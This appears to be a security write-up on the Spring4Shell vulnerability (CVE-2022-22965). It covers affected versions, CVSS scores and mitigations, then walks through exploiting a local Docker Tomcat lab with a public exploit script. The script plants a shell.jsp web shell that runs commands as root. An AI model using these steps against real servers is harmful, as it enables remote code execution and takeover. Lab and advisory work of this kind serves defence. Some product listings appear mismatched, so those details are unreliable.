

CVE-2022-22965

Spring4Shell

Introduction

Data binding could make a Spring MVC or Spring WebFlux application running on JDK 9+ susceptible to remote code execution (RCE). To use the specified exploit, the application must be deployed as a WAR on Tomcat. The programme is not exposed to the vulnerability if it is deployed as a Spring Boot executable jar, which is the default. However, the vulnerability's nature is more generic, so there might be other ways to take advantage of it.

Product

This vulnerability allowed unauthenticated and remote attackers to execute arbitrary code in the following products:

- API Manager
- Identity Server
- Identity Server Analytics
- Identity Server as Key Manager
- Enterprise Integrator

Published Date

March 30, 2022

Impact

This vulnerability can lead to Remote Code Execution (RCE)

Mitigation

The following mitigation should be used by users of the impacted versions: Users of 5.3.x should update to 5.3.18+, while users of 5.2.x should update to 5.2.20+. Other actions are not required. For programmes that can't be upgraded to the aforementioned versions, there are various

mitigation measures. These are discussed in the blog entry on the early announcement, which is located under the Resources heading. The following releases have addressed this problem:

- Spring Framework
 - 5.3.18+
 - 5.2.20+

Affected VMware Products and Versions

Severity is critical unless otherwise noted.

- Spring Framework
 - 5.3.0 to 5.3.17
 - 5.2.0 to 5.2.19
 - Older, unsupported versions are also affected

CVSS v3 Score Breakdown

	Red Hat	NVD
CVSS v3 Base Score	8.1	9.8
Attack Vector	Network	Network
Attack Complexity	High	Low
Privileges Required	None	None
User Interaction	None	None
Scope	Unchanged	Unchanged

Confidentiality	High	High
Integrity Impact	High	High
Availability Impact	High	High

Suggested Workarounds

Update to Spring Framework 5.3.18 and 5.2.20 or higher is the suggested course of action. Workarounds are not required if this has already been accomplished. Some people, however, might be in a situation where upgrading swiftly is not an option. We have included a few workarounds below as a result.

- [Upgrading Tomcat](#)
- [Downgrading to Java 8](#)

Please note that workarounds are not necessarily mutually exclusive since security is best done “in depth”.

Upgrading Tomcat

Upgrading to Apache Tomcat 10.0.20, 9.0.62, or 8.5.78 offers sufficient security for older applications running on Tomcat with an unsupported Spring Framework version. To upgrade to a version of the Spring Framework that is currently supported as soon as possible, nevertheless, should be the major priority. If you choose to use this strategy, you ought to think about setting Disallowed Fields as well for defence in depth.

Downgrading to Java 8

If you are unable to upgrade Apache Tomcat or the Spring Framework, you can downgrade to Java 8 as a workaround.



Technical Analysis / Exploits:

1. For starting mitigation, first you need to download a vulnerable exploit script from gitlab. Use the below command to download complete repositories in your local system:

```


```
git clone https://github.com/devengpk/CVE-2022-22965.git
```

```



2. Then after downloading complete repositories, use the below command to change your directory to the exploit repository:


```
'''  
cd CVE-2022-22965  
'''
```



A terminal window on a Kali Linux system. The prompt is (kali@kali)-[~/Documents/CVE/CVE-2022-22965]. The user enters 'ls' and the output shows files: Dockerfile, exploit.py, pom.xml, README.md, src, requests, Issues, and CODEOWNERS. The user then enters a command to change directory to 'devengpk/CVE-2022-22965'.

3. After changing the directory, let's start the docker container of tomcat server using the below command.


```
'''  
docker build . -t spring4shell && docker run -p 80:8080 spring4shell  
'''
```



A terminal window on a Kali Linux system. The prompt is (kali@kali)-[~/Documents/CVE/CVE-2022-22965]. The user enters 'ls' and the output shows files: Dockerfile, exploit.py, pom.xml, README.md, src, requests, Issues, Codespaces, and Marketplace. The user then enters the command 'sudo docker build . -t spring4shell && docker run -p 80:8080 spring4shell'.

4. Verify if docker is successfully running using below command.

```
'''  
docker ps  
'''
```



A terminal window on a Kali Linux system. The prompt is (kali@kali)-[~/Documents/CVE/CVE-2022-22965]. The user enters 'sudo docker ps' and the output shows a table of running containers.

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
aba7da3d5dc3	spring4shell	"catalina.sh run"	24 minutes ago	Up 24 minutes	0.0.0.0:80→8080/tcp, :::80→8080/tcp	tender_archimedes

5. Now, lets use python script to exploit tomcat server using below command.

'''

```
python3 exploit.py --url 'http://localhost/helloworld/greeting'
```

'''

```
(kali㉿kali)-[~/Documents/CVE/CVE-2022-22965]
$ sudo docker ps
CONTAINER ID   IMAGE          COMMAND                  CREATED        STATUS        PORTS                               NAMES
aba7da3d5dc3   spring4shell   "catalina.sh run"       24 minutes ago Up 24 minutes 0.0.0.0:80→8080/tcp, :::80→8080/tcp tender_archimedes

(kali㉿kali)-[~/Documents/CVE/CVE-2022-22965]
$ python3 exploit.py --url 'http://localhost/helloworld/greeting'
[*] Resetting Log Variables.
[*] Response code: 200
[*] Modifying Log Configurations
[*] Response code: 200
[*] Response code: 200
[*] Response code: 200
[*] Resetting Log Variables.
[*] Response code: 200
[*] Exploit completed
[+] Check your target for a shell
[+] File: shell.jsp
[+] Shell should be at: http://localhost/shell.jsp?cmd=id

(kali㉿kali)-[~/Documents/CVE/CVE-2022-22965]
$
```

6. Output of above command shows exploitable URL, paste this URL in browser.

```
localhost/shell.jsp?cmd=id x +
localhost/shell.jsp?cmd=id
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
uid=0(root) gid=0(root) groups=0(root) //
```

Pasting URL in browser, we found result of our command *id*

7. We got our RCE, now paste your desired command in the URL and it'll work.

```
localhost/shell.jsp?cmd=who x +
localhost/shell.jsp?cmd=whoami
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
root //
```

Reference:

- <https://github.com/devengpk/CVE-2022-22965>
- <https://nvd.nist.gov/vuln/detail/cve-2022-22965>